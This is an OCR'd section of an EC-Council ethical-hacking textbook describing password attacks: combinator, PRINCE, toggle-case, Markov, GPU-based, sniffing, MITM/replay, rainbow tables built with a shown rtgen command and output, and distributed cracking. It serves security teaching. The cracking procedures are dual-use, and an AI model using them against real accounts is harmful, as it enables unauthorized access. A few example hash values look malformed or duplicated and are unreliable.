


Figure 6.18: Screenshot of Mimikatz

Other Active Online Attacks

- **Combinator Attack**

  In a combinator attack, attackers combine the entries of the first dictionary with those of the second dictionary. The resultant list of entries can be used to produce full names and compound words. Attackers use this wordlist to crack a password on the target system and gain unauthorized access to the system files.

  Steps involved in a combinator attack:

  - Find a valid target user.
  - Build your own two dictionaries or download two different wordlist dictionaries from online sources.
  - Create a final wordlist by merging entries of two separate dictionaries. For example, if the first dictionary contains 100 words, and the second dictionary contains 70 words, then the merged dictionary contains 100 × 70 = 7000 words.
  - Use automated tools, such as hashcat, to crack the password of the target user.

  Attackers perform this type of password cracking in a situation where a random phrase of words is used as a default password generation procedure.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Fingerprint Attack**

  In a fingerprint attack, the passphrase is broken down into fingerprints consisting of single- and multi-character combinations that a target user might choose as his/her password. For example, for a word '**`password`**', this technique would create fingerprints "**`p`**", "**`a`**", "**`s`**", "**`s`**", "**`w`**", "**`o`**", "**`r`**", "**`d`**", "**`pa`**" , "**`ss`**", "**`wo`**", "**`rd`**", etc. Attackers usually perform this attack to crack complex passwords such as "**`pass-10`**".

  To perform this attack, attackers create a list of unique password hashes from a leaked password hash database, and then perform a brute-force attack to obtain a wordlist and further start the fingerprint attack.

- **PRINCE Attack**

  A PRobability INfinite Chained Elements (PRINCE) attack is an advanced version of a combinator attack in which, instead of taking inputs from two different dictionaries, attackers use a single input dictionary to build chains of combined words. This chain can have between 1 and *n* words from the input dictionary concatenated together to form a chain of words. For example, if the length of characters to be guessed is 5, then the following combinations are created from the input dictionary:

  5-letter word

  3-letter word + 2-letter word

  2-letter word + 3-letter word

  1-letter word + 4-letter word

  … etc.

- **Toggle-Case Attack**

  In a toggle-case attack, attackers try all possible upper-case and lower-case combinations of a word present in the input dictionary. For example, if a word in the input dictionary is "**`xyz`**", the following set of combinations is generated:

  `Xyz`

  `Xyz`

  `XYz`

  `XYZ`

  `xYz`

  … etc.

  The success rate of this attack is low for the following reasons:

  - If users use upper-case letters, they either use it in the first place or in between the word
  - In other cases, the users use a lower or equal number of upper-case letters than lower-case letters

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Markov-Chain Attack**

  In Markov-chain attacks, attackers gather a password database and split each password entry into two- and three-character syllables (2-grams and 3-grams); using these character elements, a new alphabet is developed, which is then matched with the existing password database.

  In the initial phase of this attack, attackers set a threshold parameter for the occurrences of the elements, and only the letters present in the new alphabet that occurred at least the minimum number of times are selected. Furthermore, this technique combines the selected letters into words with a maximum length of eight characters, and then a dictionary attack is performed to crack the target password.

- **GPU-based Attack**

  Graphics processing units (GPUs) are specialized circuits used in advanced computing devices to display graphics. GPUs can also be used by web browsers to expedite application processing in data centers and cloud environments.

  GPUs are based on cross-platform APIs such as OpenGL that can be accessed by any application on the device with user-level credentials or permissions. As computing devices such as laptops or desktops are configured with graphics drivers and libraries by default, GPU-based attacks can be launched through their APIs.

  To perform a GPU-based attack, attackers initially perform social engineering to trick the victim into downloading a malicious program or application. Then, the malicious program allows the attackers to secretly track user activities on the browser and perform side-channel leaks to steal passwords.

  The working of a GPU attack is as follows:

  - The attacker lures or forces the victim into visiting an insecure site or downloading a malware-loaded application onto their system.
  - When the victim installs the malware-loaded application, the malware starts accessing the browser's OpenGL API.
  - The malware on OpenGL API sets up a spy on the device to track activities on the browser.
  - When the victim accesses any website via the browser, attackers can copy every character entered by the victim on the password field of the website.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.19: Illustration of a GPU-based password attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Passive Online Attacks: Wire Sniffing

- Attackers run **packet sniffer tools** on the local area network (LAN) to access and record the raw network traffic
- The captured data may include **sensitive information** such as **passwords** (FTP, rlogin sessions, etc.) and emails
- Sniffed credentials are used to **gain unauthorized access** to the target system

Wire Sniffing → **Computationally Complex** → **Hard to Perpetrate**


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Passive Online Attacks: Man-in-the-Middle/Manipulator-in-the-Middle and Replay Attacks

- In an MITM attack, the attacker **acquires access to the communication channels** between the victim and the server to extract the information needed
- In a replay attack, packets and authentication tokens are captured using a **sniffer**. After the relevant information is extracted, the tokens are placed back on the network to gain access

Considerations

- Relatively **hard to perpetrate**
- Must be **trusted** by one or both sides
- Can sometimes be broken by **invalidating traffic**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Passive Online Attacks

- **Wire Sniffing**

  Packet sniffing is a form of wire sniffing or wiretapping in which hackers sniff credentials during transit by capturing Internet packets. Attackers rarely use sniffers to perform this type of attack. With packet sniffing, an attacker can gain passwords to applications such

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

as email, websites, SMB, FTP, rlogin sessions, or SQL. As sniffers run in the background, the victim remains unaware of the sniffing.

Figure 6.20: Wire sniffing

As sniffers gather packets at the data link layer, they can grab all the packets on the LAN of the machine running the sniffer program. This method is relatively hard to perpetrate and computationally complicated. This is because a network with a hub implements a broadcast medium that all systems share on the LAN. The LAN sends the data to all machines connected to it. If an attacker runs a sniffer on one system on the LAN, he/she can gather data sent to and from any other system on the LAN. The majority of sniffer tools are ideally suited to sniff data in a hub environment. These tools are passive sniffers, as they passively wait for data transfer before capturing the information. They are efficient at imperceptibly gathering data from the LAN. The captured data may include passwords sent to remote systems during FTP, rlogin sessions, and electronic mail. The attacker uses these sniffed credentials to gain unauthorized access to the target system. There are a variety of tools available on the Internet for passive wire sniffing.

- **Man-in-the-Middle/Manipulator-in-the-Middle and Replay Attacks**

  When two parties are communicating, a man-in-the-middle/manipulator-in-the-middle (MITM) attack can take place, in which a third party intercepts a communication between the two parties without their knowledge. The third party eavesdrops on the traffic and then passes it along. To do this, the "man in the middle" has to sniff from both sides of the connection simultaneously. In an MITM attack, the attacker acquires access to the communication channels between the victim and server to extract the information. This type of attack is often used in telnet and wireless technologies. It is not easy to implement such attacks owing to the TCP sequence numbers and the speed of the communication. This method is relatively hard to perpetrate and can sometimes be broken by invalidating the traffic.




Figure 6.21: Main-in-the-middle/manipulator-in-the-middle and replay attacks

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

In a replay attack, packets and authentication tokens are captured using a sniffer. After the relevant info is extracted, the tokens are placed back on the network to gain access. The attacker uses this type of attack to replay bank transactions or similar types of data transfer, in the hope of replicating and/or altering activities, such as banking deposits or transfers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Offline Attacks: Rainbow Table Attack

Rainbow Table	A rainbow table is a precomputed table that contains word lists like **dictionary files**, **brute force lists**, and their **hash values**
Compare the Hashes	The hash **of passwords** is captured and compared with the precomputed hash table. If a match is found, then the password gets cracked
Easy to Recover	It is easy to recover passwords by comparing the captured password hashes to the **precomputed tables**

Precomputed Hashes

1qazwed	4259cc34599c530b28a6a8f225d668590
hh021da	c744b1716cbf8d4dd0ff4ce31a177151
9da8dasf	3cd696a8571a843cda453a229d741843
sodifo8sf	c744b1716cbf8d4dd0ff4ce31a177151

Tool to Create Rainbow Tables: rtgen

- The rtgen program needs **several parameters** to generate a rainbow table. The syntax for the command line is as follows:

Syntax: `rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_index chain_len chain_num part_index`

```
C:\Users\Admin\Downloads\RainbowGen\RTGen>rtgen md5 loweralpha-numeric 1 7 0 1000 4000000 0
rainbow table md5_loweralpha-numeric#1-7_0_1000x4000000_0.rt parameters
hash algorithm:          md5
hash length:             16
charset:                 abcdefghijklmnopqrstuvwxyz0123456789
charset in hex:          61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79 7a 30 31 32 33 34 35 36 37
 38 39
charset length:          36
plaintext length range:  1 - 7
reduce offset:           0x00000000
plaintext total:         80603140212

sequential starting point begin from 0 (0x0000000000000000)
generating...
65536 of 4000000 rainbow chains generated (0 m 4.5 s)
131072 of 4000000 rainbow chains generated (0 m 4.5 s)
196608 of 4000000 rainbow chains generated (0 m 4.5 s)
262144 of 4000000 rainbow chains generated (0 m 4.5 s)
327680 of 4000000 rainbow chains generated (0 m 4.5 s)
393216 of 4000000 rainbow chains generated (0 m 4.5 s)
458752 of 4000000 rainbow chains generated (0 m 4.5 s)
524288 of 4000000 rainbow chains generated (0 m 4.5 s)
589824 of 4000000 rainbow chains generated (0 m 4.5 s)
655360 of 4000000 rainbow chains generated (0 m 4.5 s)
720896 of 4000000 rainbow chains generated (0 m 4.5 s)
```

http://project-rainbowcrack.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Offline Attacks: Distributed Network Attack

- A Distributed Network Attack (DNA) technique is used for **recovering passwords from hashes or password-protected files** using the unused processing power of machines across the network

  - The DNA Manager is installed in a **central location** where machines running on DNA Client can access it over the network
  - The DNA Manager coordinates the attack and **allocates small portions of the key search** to machines that are distributed over the network
  - The DNA Client **runs in the background** consuming only unused processor time
  - The program combines the processing capabilities of all the clients connected to the network and uses it to **crack the password**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Offline Attacks

Offline attacks occur when an attacker checks the validity of passwords. The attacker observes how the password is stored. If the usernames and passwords are stored in a readable file, it is easy for the attacker to gain access to the system. Hence, it is important to protect the list of passwords and keep it in an unreadable form, preferably encrypted.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Offline attacks are often time-consuming but have a high success rate as the password hashes can be reversed owing to their small keyspace and short length. Notably, different password-cracking techniques are available on the Internet.

Two examples of offline attacks are as follows:

1. Rainbow table attack
2. Distributed Network Attack

- **Rainbow Table Attack**

  A rainbow table attack uses the cryptanalytic time–memory trade-off technique, which requires less time than other techniques. It uses already-calculated information stored in memory to crack the encryption. In the rainbow table attack, the attacker creates a table of all the possible passwords and their respective hash values, known as a rainbow table, in advance.

  Rainbow Table: A rainbow table is a precomputed table that contains word lists like dictionary files and brute-force lists and their hash values. It is a lookup table specially used in recovering a plaintext password from a ciphertext. The attacker uses this table to look for the password and tries to recover it from password hashes.

  Computed Hashes: An attacker computes the hash for a list of possible passwords and compares it to the pre-computed hash table (rainbow table). If attackers find a match, they can crack the password.

  Compare the Hashes: An attacker captures the hash of a password and compares it with the precomputed hash table. If a match is found, then the password is cracked. It is easy to recover passwords by comparing captured password hashes to the pre-computed tables.

  Examples of pre-computed hashes:

Figure 6.22: Pre-computed hashes

Tool to Create Rainbow Tables: rtgen

Source: *http://project-rainbowcrack.com*


RainbowCrack is a general-purpose implementation that takes advantage of the time–memory trade-off technique to crack hashes. This project allows you to crack a hashed password.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

